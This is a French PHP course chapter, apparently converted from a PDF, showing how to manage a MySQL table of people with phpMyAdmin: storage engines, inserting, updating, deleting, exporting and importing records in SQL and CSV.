
Nouvelle table

Nom: Nombre de colonnes: 4

#### 13.3.5.1.2 Le moteur de stockage

Dans les écrans précédents, le moteur de stockage utilisé par défaut est : **InnoDB**.

Voici un rappel de l'écran de création de la table « personnes ».



Le **moteur de stockage** est l'ensemble des méthodes ou algorithmes mis en œuvre pour stocker les données puis y accéder au moyen de requêtes SQL.

Il est choisi lors de la création de la table par l'administrateur.

Son choix impacte directement **l'efficacité des requêtes SQL** ou **l'activation de certaines possibilités comme les transactions**.

La plupart des SGBDR (Système de Gestion de Base de Données relationnelles), n'en propose qu'un seul, qui est le plus efficace possible dans la plupart des cas.

MySQL en propose plusieurs. Pour les versions inférieures à MySQL 5.5, le moteur par défaut est MyISAM, pour les versions supérieures ou égales à 5.5, le moteur par défaut est **InnoDB**.

La syntaxe suivante, en mode ligne de commande présente les différents moteurs (engines) disponibles sous MySQL.

Les saisies sont sur fond jaune.

```
$ mysql --no-defaults -u root -p'mote_de_passe' -h localhost
```

```
...
mysql> show engines;
```

Engine	Support	Comment	Transactions	XA	Savepoints
FEDERATED	NO	Federated MySQL storage engine	NULL	NULL	NULL
MRG_MYISAM	YES	Collection of identical MyISAM tables	NO	NO	NO
MyISAM	YES	MyISAM storage engine	NO	NO	NO
BLACKHOLE	YES	/dev/null storage engine(anything you write to it disappears)	NO	NO	NO
CSV	YES	CSV storage engine	NO	NO	NO
MEMORY	YES	Hash based, stored in memory, useful for temporary tables	NO	NO	NO
ARCHIVE	YES	Archive storage engine	NO	NO	NO
InnoDB	DEFAULT	Supports transactions, row-level locking, and foreign keys	YES	YES	YES
PERFORMANCE_SCHEMA	YES	Performance Schema	NO	NO	NO

```
9 rows in set (0,00 sec)
```

```
mysql> quit
Bye
```

Ce tableau montre que le moteur FEDERATED est présent mais non actif.

Surtout, que **InnoDB** est le seul moteur à gérer les transactions, et que c'est le moteur par défaut.

### 13.3.5.2 Affichage ou modification

Il est possible d'afficher la structure de la table, et éventuellement de la modifier.

Cliquez sur la table « personnes », puis cliquez sur l'onglet « Structure ».

La structure apparaît.

On peut Modifier, Supprimer des champs ou changer leurs attributs en cliquant sur le lien adéquat du champ.

Il est également possible d'ajouter des colonnes (champs), en début ou fin de table, ou après un champ.

#### Attention :


Dans ce cas d'ajout d'un champ, il faut renseigner la valeur de ce nouveau champ pour tous les enregistrements déjà présents dans la table.

### 13.3.5.3 Suppression complète de la table

Voici comment supprimer la table « personnes » dans la base de données « CoursPHP ».

Cochez la table « personnes », puis cliquez sur l'action « Supprimer »

Un message d'alerte apparaît :




Puis un message de confirmation de la suppression :

#### 13.3.5.4 Vider la table de ses données


Voici comment vider la table « personnes » dans la base de données « CoursPHP ».

Cochez la table « personnes », puis cliquez sur l'action « Vider »

Un message d'alerte apparaît :



Puis un message de confirmation de la suppression de toutes les données :



### 13.3.6 Gestion des données

Dans cette section, nous présentons la **mise à jour des données** (enregistrements) d'une table via l'outil phpMyAdmin.

#### 13.3.6.1 Insertion de données

Il y a deux méthodes pour accéder à l'écran d'insertion des données.

La première méthode consiste à cliquer sur le nom de la base de données « CoursPHP », ce qui fait apparaître toutes les tables, puis à cliquer sur le lien « insérer » de la table « personnes »

La seconde méthode consiste à cliquer sur le nom de la table « personnes », puis à cliquer sur l'onglet « insérer » du menu.

The screenshot shows the phpMyAdmin interface. On the left, the database structure is visible with 'CoursPHP' selected, followed by 'Nouvelle table' and 'personnes'. The 'Insérer' (Insert) button in the top navigation bar is highlighted with a red box. The main area displays a green success message: 'MySQL a retourné un résultat vide (aucune ligne). (Traitement en 0.0004 secondes.)'. Below it is a SQL query: 'SELECT \* FROM `personnes`'. A 'Profilage [ En ligne ]' button is also present.

L'écran d'insertion des données apparaît.

Il présente la possibilité de saisir deux enregistrements.

Renseigner la « valeur » des champs Nom, Prenom et Age.

Ne rien renseigner pour ID (auto-incrémenté à partir de 1)

Puis cliquez sur « Exécuter »

The screenshot shows the 'Insérer' (Insert) screen for the 'personnes' table. The table structure is displayed with columns: Colonne, Type, Fonction, Null, and Valeur. Two rows of data are being entered:

Colonne	Type	Fonction	Null	Valeur
ID	int(11)			
Nom	varchar(255)			DUPONT
Prenom	varchar(255)			JEAN
Age	int(11)			28

Below this, there is another section for inserting data, with the 'Ignorer' (Ignore) checkbox checked. It contains identical columns and two more rows of data:

Colonne	Type	Fonction	Null	Valeur
ID	int(11)			
Nom	varchar(255)			MARTIN
Prenom	varchar(255)			PIERRE
Age	int(11)			56

Red boxes highlight the 'Valeur' fields for the 'Nom' and 'Prenom' columns in both sections, and the 'Exécuter' (Execute) button at the bottom right of each section.

L'écran suivant indique que deux personnes ont été insérées dans la table « personnes ». La requête SQL ayant permis de faire cette insertion apparaît dans le centre de l'écran.

The screenshot shows the phpMyAdmin interface for the 'CoursPHP' database. The 'personnes' table is selected. A message at the top says '2 lignes insérées.' (2 rows inserted). Below it, the SQL query is displayed:

```
INSERT INTO `CoursPHP`.`personnes` (`ID`, `Nom`, `Prenom`, `Age`) VALUES (NULL, 'DUPONT', 'JEAN', '28'), (NULL, 'MARTIN', 'PIERRE', '56');
```

At the bottom right of the main area, there is a link 'Créer source PHP' which is highlighted with a red box.

Un clic sur le lien « [Créer source PHP] » affiche le code source de syntaxe PHP qui permet d'exécuter cette requête SQL.

The screenshot shows the phpMyAdmin interface again. A message at the top says 'Votre requête SQL a été exécutée avec succès.' (Your SQL query was executed successfully). Below it, the generated PHP code is shown:

```
$sql = "INSERT INTO `CoursPHP`.`personnes` (`ID`, `Nom`, `Prenom`, `Age`) VALUES (NULL, 'DUPONT', 'JEAN', '28'), (NULL, 'MARTIN', 'PIERRE', '56');";
```

At the bottom right of the main area, there is a link 'Sans source PHP' which is highlighted with a red box.

### 13.3.6.2 Affichage

Pour afficher le contenu de la table, cliquez sur le nom de la table « personnes ». La liste des enregistrements apparaît.

The screenshot shows the phpMyAdmin interface with the 'Afficher' (Display) tab selected for the 'personnes' table. A red box highlights the 'personnes' table entry in the left sidebar. The main area shows the query used to select all data from the table:

```
SELECT * FROM `personnes`
```

Below the query, the message 'Affichage des lignes 0 - 1 (total de 2, Traitement en 0.0004 secondes.)' (Displaying lines 0 - 1 (total of 2, Processing in 0.0004 seconds)) is shown. The resulting table is displayed:

ID	Nom	Prenom	Age
1	DUPONT	JEAN	28
2	MARTIN	PIERRE	56

### 13.3.6.3 Modification

Pour modifier un enregistrement, il suffit de cliquer sur le crayon « Modifier » de l'enregistrement présenté sur la page d'affichage.

The screenshot shows the phpMyAdmin interface with the following details:

- Left Sidebar:** Shows the database structure with 'CoursPHP' selected. Under 'CoursPHP', the 'personnes' table is highlighted with a red box.
- Top Bar:** Shows the current connection ('Serveur: localhost'), database ('Base de données: CoursPHP'), table ('Table: personnes'), and the title 'Table des personnes'.
- SQL Tab:** Contains the SQL query: 'SELECT \* FROM `personnes`'.
- Results Tab:** Shows the results of the query with two rows of data:
 

	ID	Nom	Prenom	Age
<input type="checkbox"/>	1	DUPONT	JEAN	28
<input checked="" type="checkbox"/>	2	MARTIN	PIERRE	56

 The second row has a red box around its 'Modifier' link.
- Bottom Buttons:** 'Tout cocher' (Select All), 'Pour la sélection :', 'Modifier' (highlighted with a red box), 'Effacer', 'Exporter', and 'Nombre de lignes : 25'.

L'écran de modification apparaît. Saisissez les nouvelles valeurs. Dans l'écran ci-dessous, seul le prénom est changé.

The screenshot shows the phpMyAdmin 'Structure' tab for the 'personnes' table. The table structure is displayed with columns: ID, Nom, Prenom, and Age. The 'Prenom' column has a red box highlighting the value 'PIERRE-ANDRE'.

Colonne	Type	Fonction	Null	Valeur
ID	int(10) unsigned			2
Nom	varchar(255)			MARTIN
Prenom	varchar(255)			PIERRE-ANDRE
Age	int(10) unsigned			56

**Buttons:** 'Exécuter' (Execute).

L'écran résultat montre la modification et la syntaxe SQL qui a été exécutée :

The screenshot shows the phpMyAdmin interface for the 'personnes' table. A red box highlights the SQL query:

```
UPDATE `CoursPHP`.`personnes` SET `Prenom` = 'PIERRE-ANDRE' WHERE `personnes`.`ID` = 2;
```

Below the query, a message indicates 1 line affected. The table data shows a row for ID 2, Prenom 'PIERRE-ANDRE', which is highlighted with a red box.

ID	Nom	Prenom	Age
1	DUPONT	JEAN	28
2	MARTIN	PIERRE-ANDRE	56


#### 13.3.6.4 Suppression

Pour supprimer un enregistrement de la table, cliquez sur le nom de la table « personnes » ou sur l'onglet « Afficher ». Puis cliquez sur le lien « Effacer » sur la ligne de l'enregistrement à supprimer.

The screenshot shows the phpMyAdmin interface for the 'personnes' table. A red box highlights the 'Afficher' tab in the top navigation bar. The table data shows three rows. The third row, for ID 3, has its 'Effacer' link highlighted with a red box.

ID	Nom	Prenom	Age
1	DUPONT	JEAN	28
2	MARTIN	PIERRE-ANDRE	56
3	DE-LA-FONTAINE	JEAN	110

Un écran de confirmation apparaît :



L'enregistrement est supprimé :

A screenshot of the phpMyAdmin interface after a delete operation. The SQL query "SELECT \* FROM `personnes`" is shown at the top. Below it, a message box displays "1 ligne supprimée. (Traitement en 0.0034 secondes.)". The main area shows a table with two rows. The first row has ID 1, Nom "DUPONT", Prenom "JEAN", and Age 28. The second row has ID 2, Nom "MARTIN", Prenom "PIERRE-ANDRE", and Age 56. Both rows have "Effacer" (Delete) links next to them. The entire table area is highlighted with a red box.

### 13.3.6.5 Exportation

#### 13.3.6.5.1 Les formats de fichier

L'exportation des données d'une table peut se faire sous différents formats.


L'écran suivant montre les formats disponibles, après avoir sélectionné la table « personnes » et cliquez sur le lien « Exporter ».

A screenshot of the phpMyAdmin interface for the "personnes" table. On the left sidebar, the "personnes" table is selected and highlighted with a red box. At the top right, there is a toolbar with several buttons: "Afficher", "Structure", "SQL", "Rechercher", "Insérer", and "Exporter", with "Exporter" also highlighted with a red box. The main content area is titled "Exportation des lignes de la table «personnes»". It contains a section for "Méthode d'exportation :" with two radio button options: "Rapide - n'afficher qu'un minimum d'options" (selected) and "Personnalisé - afficher toutes les options possibles". Below this is a "Format :" dropdown menu with a list of options. The option "CSV for MS Excel" is selected and highlighted with a red box. Other options listed include "Texy! text", "MediaWiki Table", "XML", "PDF", "YAML", "OpenDocument Text", "OpenDocument Spreadsheet", "Microsoft Word 2000", "PHP array", "LaTeX", "JSON", "SQL", "CodeGen", and "CSV".

#### 13.3.6.5.2 Fichier texte de requêtes SQL


L'écran suivant montre l'exportation au **format SQL** de la table « personnes ».

Le fichier d'exportation se nomme « personnes.sql », et sera placé dans le répertoire « Téléchargement » sous Linux.



Le fichier « personnes.sql » est en fait un fichier texte contenant les requêtes SQL permettant de recréer la table « personnes » et d'y insérer les données.

Cette table peut être importée dans une base de données ayant un autre nom que CoursPHP. Voici l'écran présentant le contenu de ce fichier ouvert avec gedit, sous Linux.



Voici le texte complet de ce fichier

```
-- phpMyAdmin SQL Dump
-- version 4.2.11
-- http://www.phpmyadmin.net
--
-- Client : localhost
-- Généré le : Lun 30 Mars 2015 à 12:24
-- Version du serveur : 5.6.21
-- Version de PHP : 5.6.3

SET SQL_MODE = "NO_AUTO_VALUE_ON_ZERO";
SET time_zone = "+00:00";

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;

--
-- Base de données : `CoursPHP`
--

-----
-- Structure de la table `personnes`


CREATE TABLE IF NOT EXISTS `personnes` (
`ID` int(11) NOT NULL,
`Nom` varchar(255) NOT NULL,
`Prenom` varchar(255) NOT NULL,
`Age` int(11) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=3 DEFAULT CHARSET=utf8 COMMENT='Table de personnes';

--
-- Contenu de la table `personnes`
--
INSERT INTO `personnes` (`ID`, `Nom`, `Prenom`, `Age`) VALUES
(1, 'DUPONT', 'JEAN', 28),
(2, 'MARTIN', 'PIERRE-ANDRE', 56);

--
-- Index pour les tables exportées
-- Index pour la table `personnes`
--
ALTER TABLE `personnes`
ADD PRIMARY KEY (`ID`);

--
-- AUTO_INCREMENT pour les tables exportées
-- AUTO_INCREMENT pour la table `personnes`
--
ALTER TABLE `personnes`
MODIFY `ID` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=3;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
```

#### 13.3.6.5.3 Fichier CSV pour Excel

L'écran suivant montre l'exportation au format **CSV pour Excel** de la table « personnes ».

Le fichier d'exportation se nomme « personnes.csv », et sera placé dans le répertoire « Téléchargement » sous Linux.

The screenshot shows the phpMyAdmin interface for a MySQL database named 'CoursPHP'. The 'personnes' table is selected. In the top menu bar, the 'Exporter' button is highlighted with a red box. On the left sidebar, the 'Récentes' section is expanded, showing 'CoursPHP' and 'personnes' as recent databases. The main panel displays the 'Exportation des lignes de la table <code>personnes</code>' (Exportation of rows from the table 'personnes') configuration page. Under 'Format :', 'CSV for MS Excel' is selected and highlighted with a red box. Below it is the 'Exécuter' (Execute) button, also highlighted with a red box. A modal dialog box titled 'Ouverture de personnes.csv' is displayed, asking 'Que doit faire Firefox avec ce fichier ?' (What should Firefox do with this file?). It offers three options: 'Ouvrir avec LibreOffice Calc (défaut)' (Open with LibreOffice Calc (default)), which is selected and highlighted with a red box; 'Enregistrer le fichier' (Save the file), also highlighted with a red box; and 'Toujours effectuer cette action pour ce type de fichier.' (Always perform this action for this type of file). At the bottom right of the modal are 'Annuler' (Cancel) and 'OK' buttons, with 'OK' also highlighted with a red box.

L'ouverture avec l'application « libreOffice Calc » montre les deux enregistrements de Dupont et Martin.

The screenshot shows a Linux desktop environment with a dark theme. On the left, a dock contains icons for various applications like a browser, file manager, and system tools. The central window is a file manager titled 'Téléchargements' (Downloads), with a red box highlighting its icon in the dock. The 'Téléchargements' folder is open, showing two files: 'personnes.csv' (highlighted with a red box) and 'personnes.sql'. To the right, a LibreOffice Calc spreadsheet window is open, titled 'personnes.csv - LibreOffice Calc'. The spreadsheet displays the following data:

	A	B	C	D	E	F
1	1	DUPONT	JEAN	28		
2	2	MARTIN	PIERRE-ANDRE	56		
3						
4						
5						
6						
7						
8						
9						
10						
11						
12						

### 13.3.6.6 Importation

Cette section présente l'importation de données (et de tables) à partir de fichier au format SQL et CSV.

#### 13.3.6.6.1 Fichier texte de requêtes SQL


Le fichier à importer **personnes.sql** contient des requêtes SQL créant la table « personnes » et y insérant quatre personnes.

Voici son contenu

```
-- Structure de la table `personnes`  
CREATE TABLE IF NOT EXISTS `personnes` (  
`ID` int(11) NOT NULL,  
`Nom` varchar(255) NOT NULL,  
`Prenom` varchar(255) NOT NULL,  
`Age` int(11) NOT NULL  
) ENGINE=InnoDB AUTO_INCREMENT=5 DEFAULT CHARSET=utf8 COMMENT='Table de personnes';  
  
-- Contenu de la table `personnes`  
INSERT INTO `personnes` (`ID`, `Nom`, `Prenom`, `Age`) VALUES  
(1, 'DUPONT', 'JEAN', 28),  
(2, 'MARTIN', 'PIERRE-ANDRE', 56),  
(3, 'DE-LA-FONTAINE', 'JEAN', 110),  
(4, 'DE-LA-RUE', 'JEAN-CHARLES', 45);  
-- Index pour la table `personnes`  
ALTER TABLE `personnes`  
ADD PRIMARY KEY (`ID`);  
-- AUTO_INCREMENT pour la table `personnes`  
ALTER TABLE `personnes`  
MODIFY `ID` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=5;
```

L'écran suivant présente son importation dans la base de données « CoursPHP ».

La table « personnes » doit exister.



## Cours PHP de Jean-Michel Léry

L'écran suivant montre le résultat de l'importation.

The screenshot shows the phpMyAdmin interface with the following details:

- Serveur: localhost
- Base de données: CoursPHP
- Structure, SQL, Rechercher, Requête, Exporter, Importer tabs are visible.
- A green message box at the top right says: "L'importation s'est terminée avec succès, 13 requêtes exécutées. (personnes.sql)"
- The SQL pane displays the imported SQL dump, which includes MySQL version information, client details, and two empty SET commands.

L'affichage de la table « personnes » présente quatre enregistrements.

The screenshot shows the phpMyAdmin interface with the following details:

- Serveur: localhost
- Base de données: CoursPHP
- Table: personnes
- Structure, SQL, Rechercher, Insérer, Exporter tabs are visible.
- A green message box at the top right says: "Affichage des lignes 0 - 3 (total de 4, Traitement en 0.0006 secondes.)"
- The SQL pane shows the query: "SELECT \* FROM `personnes`"
- The results pane displays the data from the 'personnes' table:

ID	Nom	Prenom	Age
1	DUPONT	JEAN	28
2	MARTIN	PIERRE-ANDRE	56
3	DE-LA-FONTAINE	JEAN	110
4	DE-LA-RUE	JEAN-CHARLES	45

### 13.3.6.6.2 Fichier CSV pour Excel

Voici le fichier « personnes.csv » à importer dans la table « personnes ». Il contient 4 lignes.

The screenshot shows the LibreOffice Calc interface with the following details:


- File: personnes.csv - LibreOffice Calc
- Toolbar includes icons for file operations, print, and formulas.
- Font: Liberation Sans, Size: 10, Bold: A
- Cell C10 is selected.
- Formula bar:  $\Sigma$  =
- Data table:

	A	B	C	D	E
1	1	DUPONT	JEAN	28	
2	2	MARTIN	PIERRE-ANDRE	56	
3	3	DE-LA-FONTAINE	JEAN	110	
4	4	DE-LA-RUE	JEAN-CHARLES	45	
5					

